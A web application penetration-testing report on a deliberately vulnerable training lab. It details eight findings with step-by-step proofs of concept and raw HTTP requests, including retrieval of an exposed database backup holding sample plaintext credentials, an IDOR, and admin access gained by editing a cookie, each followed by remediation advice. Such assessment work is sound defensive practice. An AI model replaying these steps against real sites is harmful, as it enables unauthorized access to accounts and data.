

VULNERABILITY ASSESSMENT & PENETRATION TESTING

WEB APPLICATION SECURITY ASSESSMENT REPORT

Target Application

<http://breachlab.securitybrigade.com>

Prepared For

Security Brigade / BreachLab




Prepared By


Akanksha Patil

Assessment Date



11 August 2026

Finding 01 — Confirmed server information/error disclosure

Vulnerability Name	Confirmed server information/error disclosure
Target URL	http://breachlab.securitybrigade.com/search.php
Vulnerability Description	The search function accepts user input through the query parameter without proper protection. During testing, the parameter was found to cause a server-side error when special input was supplied, indicating that the input handling requires further SQL Injection validation.
Severity & CVSS as per 3.1 Calculator	5.3 Medium
Proof of Concept	Step 1: Open the search functionality of the application.  Step 2: The captured request was sent to Burp Suite Repeater for further testing.  Step 3: The query parameter was tested for SQL Injection.  Step 4: The server response was reviewed after submitting the test request. The response disclosed server information, including the Apache web server and version.


	 The response identifies the server as Apache/2.4.52 (Ubuntu), which can assist an attacker during reconnaissance - The application discloses the underlying Apache web server and version information in its response, which can assist attackers during reconnaissance and further attacks.
Impact	The vulnerability may allow attackers to manipulate backend database queries through the search parameter. If exploitable, this could lead to unauthorized access to sensitive database information. The disclosed Apache server information may also assist attackers during reconnaissance.
Remediations	Use parameterized queries/prepared statements for all database operations involving user input. Implement proper server-side input validation and avoid SQL query concatenation. Configure generic error handling to prevent disclosure of server or database information. Also minimize unnecessary web-server version disclosure.

Finding 02 — SQL Injection – Cart Functionality

Vulnerability Name	SQL Injection – Cart Functionality
Target URL	http://breachlab.securitybrigade.com/cart.php
Vulnerability Description	The cart function accepts user input through the cart_id parameter. During manual testing, the application exposed the SQL query being executed in the server response. This reveals internal database information and indicates that user-controlled input is being used in a backend SQL operation.
Severity & CVSS as per 3.1 Calculator	9.1 Critical
Proof of Concept	Step 1: Open the cart functionality in the application and perform a normal cart action. Step 2: The normal cart request was captured in Burp Suite for further testing.  Step 3: The request was then sent to Burp Suite Repeater.  Step 4: Send the request without making destructive changes. 





	During testing, the application response exposed the backend SQL query: DELETE FROM cart WHERE id = 892 AND user_id = 111. This confirms that the application is exposing its internal SQL query to the user.
Impact	The application reveals its internal SQL query to the user. This exposes database structure and query logic, which can help an attacker perform further attacks. If the SQL Injection is exploitable, an attacker may potentially access or modify application data depending on database permissions.
Remediations	• Use prepared statements or parameterized queries for the cart_id parameter. • Do not directly include user input in SQL queries. • Do not display SQL queries or database details in application responses. • Disable detailed database errors and debugging information in production. • Apply least-privilege permissions to the database account.

Finding 03 — Publicly Accessible Database Backup

Vulnerability Name	Publicly Accessible Database Backup
Target URL	http://breachlab.securitybrigade.com/database.sql
Vulnerability Description	The database.sql backup file is publicly accessible without authentication. The file contains sensitive database information such as table definitions, column names, and SQL statements.
Severity & CVSS as per 3.1 Calculator	7.5 High
Proof of Concept	Step 1: Content discovery was performed to identify publicly accessible files and directories on the web application. The database.sql file was identified.  Step 2: The discovered database.sql file was requested directly to check whether it was publicly accessible. <pre> Request Pretty Raw Hex 1 GET /database.sql HTTP/1.1 2 Host: breachlab.securitybrigade.com 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8 6 Sec-CH: 1 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: en-GB,en;q=0.6 9 Cookie: PHPSESSID=d021c15c45375215ffd5dd34fc6b07f6 10 Connection: Keep-Alive </pre> Step 3: The server returned HTTP 200 OK, confirming that the file could be accessed without authentication. <pre> Response Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Mon, 10 Aug 2026 11:43:34 GMT 3 Server: Apache/2.4.52 (Ubuntu) 4 Last-Modified: Mon, 09 Jun 2025 10:22:51 GMT 5 ETag: "56d-63720f64d34c0" 6 Accept-Ranges: bytes 7 Content-Length: 1389 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 Content-Type: application/sql </pre> Step 4: The response contained database backup information, including SQL statements, table definitions, and column information.



	Response Pretty Raw Hex Render <pre>-- 12 -- FooPhones 2.0 Sample Database with Foreign Key Handling 13 14 SET FOREIGN_KEY_CHECKS = 0; 15 16 DROP TABLE IF EXISTS purchases; 17 DROP TABLE IF EXISTS products; 18 DROP TABLE IF EXISTS users; 19 20 SET FOREIGN_KEY_CHECKS = 1; 21 22 CREATE TABLE users (23 id INT AUTO_INCREMENT PRIMARY KEY, 24 username VARCHAR(50) NOT NULL UNIQUE, 25 password VARCHAR(255) NOT NULL, 26 email VARCHAR(100), 27 wallet_balance DECIMAL(10,2) DEFAULT 1000.00, 28 is_admin TINYINT(1) DEFAULT 0 29); 30 31 INSERT INTO users (username, password, email, is_admin) VALUES 32 ('admin', 'admin123', 'admin@foophones.test', 1), 33 ('alice', 'alice123', 'alice@foophones.test', 0), 34 ('bob', 'bob123', 'bob@foophones.test', 0); 35 36 CREATE TABLE products (37 id INT AUTO_INCREMENT PRIMARY KEY, 38 name VARCHAR(100) NOT NULL, 39 description TEXT, 40 price DECIMAL(10,2), 41 stock INT DEFAULT 10 42);</pre> Step 5: The test confirmed that the database backup file is publicly accessible and exposes sensitive database information without authentication. Request Pretty Raw Hex <pre>1 GET /database.sql HTTP/1.1 2 Host: breachlab.securitybrigade.com 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.5,image/avif,image/webp,image/apng ,/*;q=0.8 6 Sec-DC: 1 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: en-US,en;q=0.6 9 Cookie: PHPSESSID=4031c15c4375215ff45d434fc6b07f6 10 Connection: keep-alive</pre> Response Pretty Raw Hex Render <pre>1 HTTP/1.1 200 OK 2 Date: Mon, 10 Aug 2026 11:43:34 GMT 3 Server: Apache/2.4.52 (Ubuntu) 4 Last-Modified: Mon, 09 Jun 2025 10:22:51 GMT 5 ETag: "56d-63770d664d34c0" 6 Accept-Ranges: bytes 7 Content-Length: 1389 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 Content-Type: application/sql 11 12 -- FooPhones 2.0 Sample Database with Foreign Key Handling 13</pre>
Impact	An attacker can download the database backup and obtain sensitive information about the application's database structure and potentially stored data. This information can also help an attacker identify tables, fields, and relationships and plan further attacks
Remediations	• Remove database.sql from the public web directory. • Store database backups outside the web root. • Protect backup files with proper access controls. • Review existing backup files and store them securely. • Implement Proper Authentication Mechanism for database.sql file.

Finding 04 — Insecure HTTP Usage – Credentials Transmitted over HTTP

Vulnerability Name	Insecure HTTP Usage – Credentials Transmitted over HTTP
Target URL	http://breachlab.securitybrigade.com/
Vulnerability Description	The application uses HTTP instead of HTTPS for communication. During manual testing, the login request was sent over HTTP, which means the username and password are transmitted without encryption.
Severity & CVSS as per 3.1 Calculator	5.3 Medium
Proof of Concept	Step 1: The application responds successfully over HTTP with a 200 OK response. No redirection to an HTTPS URL was observed.  Step 2: HTTPS availability was manually tested using Nmap. The scan showed that TCP port 443 is in a closed state, indicating that no HTTPS service is available on the target.  Step 3: The result was further confirmed using curl, which returned a connection refused error when attempting to connect to port 443.  Step 4: The login request is sent to /login.php over an unencrypted HTTP connection. The request contains the username and password parameters in the POST body. Since the application is using HTTP instead of HTTPS, the credentials could potentially be exposed to an attacker who can intercept the network traffic.  User credentials are transmitted over an unencrypted HTTP connection.
Impact	An attacker who can monitor network traffic may be able to capture login credentials because they are transmitted over an unencrypted HTTP connection. This could lead to unauthorized access to user accounts.
Remediations	Enable HTTPS/TLS for the application.

	• Redirect all HTTP requests to HTTPS. • Ensure login credentials and other sensitive information are never transmitted over unencrypted HTTP. • Use a valid SSL/TLS certificate and disable insecure protocols.
--	---

Finding 05 — Missing Login Rate Limiting / Brute-Force Protection



Vulnerability Name	Missing Login Rate Limiting / Brute-Force Protection
Target URL	http://breachlab.securitybrigade.com/login.php
Vulnerability Description	The login function does not appear to have sufficient protection against repeated failed login attempts. During testing, 10 consecutive invalid login attempts were accepted without any visible rate limiting or account lockout.
Severity & CVSS as per 3.1 Calculator	5.3 Medium
Proof of Concept	Step1: Open the application's login page to begin testing the login functionality.  Step 2: The login request was captured using Burp Suite. The request was sent to /login.php using the username and password parameters.  Step 3: An invalid username and password were submitted to verify how the application handles failed authentication attempts.

	ResultsPositions Capture filter: Capturing all items View filter: Showing all items <table><thead><tr><th>Request ^</th><th>Payload</th><th>Status code</th><th>Response received</th><th>Error</th><th>Timeout</th></tr></thead><tbody><tr><td>0</td><td></td><td>200</td><td>323</td><td></td><td></td></tr><tr><td>1</td><td>WrongPassword01!</td><td>200</td><td>1009</td><td></td><td></td></tr><tr><td>2</td><td>WrongPassword02!</td><td>200</td><td>787</td><td></td><td></td></tr><tr><td>3</td><td>WrongPassword03!</td><td>200</td><td>531</td><td></td><td></td></tr><tr><td>4</td><td>WrongPassword04!</td><td>200</td><td>1737</td><td></td><td></td></tr><tr><td>5</td><td>WrongPassword05!</td><td>200</td><td>1470</td><td></td><td></td></tr><tr><td>6</td><td>WrongPassword06!</td><td>200</td><td>1469</td><td></td><td></td></tr><tr><td>7</td><td>WrongPassword07!</td><td>200</td><td>2174</td><td></td><td></td></tr><tr><td>8</td><td>WrongPassword08!</td><td>200</td><td>1913</td><td></td><td></td></tr><tr><td>9</td><td>WrongPassword09!</td><td>200</td><td>2454</td><td></td><td></td></tr><tr><td>10</td><td>WrongPassword10!</td><td>200</td><td>2410</td><td></td><td></td></tr></tbody></table> - The same controlled invalid login request was repeated 10 times. The application processed all attempts without showing a rate-limit message, temporary block, CAPTCHA, or account lockout. - The test confirmed that 10 consecutive invalid login attempts were processed without any observable rate limiting or account lockout mechanism.	Request ^	Payload	Status code	Response received	Error	Timeout	0		200	323			1	WrongPassword01!	200	1009			2	WrongPassword02!	200	787			3	WrongPassword03!	200	531			4	WrongPassword04!	200	1737			5	WrongPassword05!	200	1470			6	WrongPassword06!	200	1469			7	WrongPassword07!	200	2174			8	WrongPassword08!	200	1913			9	WrongPassword09!	200	2454			10	WrongPassword10!	200	2410		
Request ^	Payload	Status code	Response received	Error	Timeout																																																																				
0		200	323																																																																						
1	WrongPassword01!	200	1009																																																																						
2	WrongPassword02!	200	787																																																																						
3	WrongPassword03!	200	531																																																																						
4	WrongPassword04!	200	1737																																																																						
5	WrongPassword05!	200	1470																																																																						
6	WrongPassword06!	200	1469																																																																						
7	WrongPassword07!	200	2174																																																																						
8	WrongPassword08!	200	1913																																																																						
9	WrongPassword09!	200	2454																																																																						
10	WrongPassword10!	200	2410																																																																						
Impact	An attacker may be able to perform repeated password-guessing or credential-stuffing attempts against user accounts, especially where weak or reused passwords are used.																																																																								
Remediations	• Implement server-side rate limiting for login attempts. • Add progressively increasing delays after repeated failures. • Temporarily block excessive login attempts. • Consider CAPTCHA or additional authentication controls. • Monitor and log repeated failed login attempts																																																																								

Finding 06 — Session Cookie Missing Security Attributes



Vulnerability Name	Session Cookie Missing Security Attributes
Target URL	http://breachlab.securitybrigade.com/
Vulnerability Description	The application uses a <code>PHPSESSID</code> cookie to maintain user sessions. During manual testing, the cookie was found to be issued without the HttpOnly , Secure , and SameSite security attributes. This may increase the risk of session-related attacks and unauthorized session access.
Severity & CVSS as per 3.1 Calculator	6.9 Medium
Proof of Concept	Step 1: The application was tested manually using curl to inspect the HTTP response headers. The following command was used: <pre>curl -i http://breachlab.securitybrigade.com/</pre>  Step 2: The response contained: <pre>Set-Cookie: PHPSESSID=<REDACTED>; path=/</pre> The response was reviewed to determine whether standard session-cookie security attributes were configured. Step 3: It was observed that <code>HttpOnly</code>, <code>Secure</code>, and <code>SameSite</code> were not specified.
Impact	• HttpOnly: Without this attribute, client-side JavaScript may be able to access the session cookie if an XSS vulnerability exists. • Secure: Without this attribute, the cookie is not restricted to HTTPS connections. This is particularly relevant because the application is currently accessible over HTTP. • SameSite: Without an explicit <code>SameSite</code> policy, the cookie has less explicit protection against certain cross-site request scenarios.
Remediations	Configure the <code>PHPSESSID</code> cookie with <code>HttpOnly</code> , <code>Secure</code> , and an appropriate <code>SameSite</code> policy. Also enable HTTPS and regenerate session IDs after successful authentication where appropriate.

Finding 07 - Insecure Direct Object Reference (IDOR)

Vulnerability Name	Insecure Direct Object Reference (IDOR) – Unauthorized Access to Purchase History
Target URL	http://breachlab.securitybrigade.com/orders.php
Vulnerability Description	The application does not properly verify whether the logged-in user is authorized to access the requested user_id. By changing the user_id parameter in the /orders.php URL, a user was able to access another user's purchase history and transaction details.
Severity & CVSS as per 3.1 Calculator	4.3 Medium
Proof of Concept	Step 1: The application's page source was inspected using browser Developer Tools. A hidden Purchase Logs link was identified containing the user-controlled user_id parameter.  Step 2: The user_id parameter was manually changed from 111 to 110 to test whether the application properly verifies authorization.  Step 3: After changing the user_id parameter to 110, the application displayed another user's purchase history and transaction details without performing an authorization check.  The testing confirmed an IDOR vulnerability because a logged-in user was able to access another user's purchase history by modifying the user_id parameter from the URL.
Impact	An authenticated attacker may be able to access another user's purchase history by modifying the user_id parameter. This can expose sensitive transaction information such as purchased products, prices, and purchase times, leading to unauthorized disclosure of user data.
Remediations	- Implement proper server-side authorization checks for every request to /orders.php. - Verify that the logged-in user is authorized to access the requested user_id.

	• Do not rely only on the user_id value provided by the client. • Users should only be able to access their own purchase history and transaction details. • Deny the request if the requested object does not belong to the authenticated user.
--	---


Finding 08 – Privilege Escalation via Client-Controlled Authorization Cookie

Vulnerability Name	Privilege Escalation via Client-Controlled Authorization Cookie
Target URL	http://breachlab.securitybrigade.com/admin.php
Vulnerability Description	The application relies on the client-controlled <code>debug_is_admin</code> cookie to determine administrative access. By changing its value from <code>0</code> to <code>1</code> , a normal authenticated user can access the <code>/admin.php</code> panel without proper server-side authorization checks.
Severity & CVSS as per 3.1 Calculator	8.8 High
Proof of Concept	Step 1: Log in to the application using a normal/low-privileged user account.  Step 2: The <code>/admin.php</code> page was accessed directly using a normal user session. The application denied access and did not display the administrative panel.  - The normal user can directly access the <code>/admin.php</code> URL, but access is denied because the user is not an administrator. Step 3: The <code>/admin.php</code> request was captured using Burp Suite while accessing the administrative endpoint with a normal user session. Request <pre> 1 GET /admin.php HTTP/1.1 2 Host: breachlab.securitybrigade.com 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ apng,*/*;q=0.8 7 Sec-GPC: 1 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-GB,en;q=0.5 10 Cookie: PHPSESSID=f39a7e61db452c406510db9532adcc32; debug_is_admin=0 11 Connection: keep-alive 12 </pre> - This request was sent it to repeater tab. Step 4: In Burp Suite Repeater, the <code>debug_is_admin</code> cookie value was modified from <code>0</code> to <code>1</code>, while keeping the same user session.


Request

```
1 GET /admin.php HTTP/1.1
2 Host: breachlab.securitybrigade.com
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/151.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  apng,*/*;q=0.8
7 Sec-CPD: 1
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-GB,en;q=0.5
10 Cookie: PHPSESSID=f39a7e61db452c406510db9532adcc32; debug_is_admin=1
11 Connection: keep-alive
12
13
```

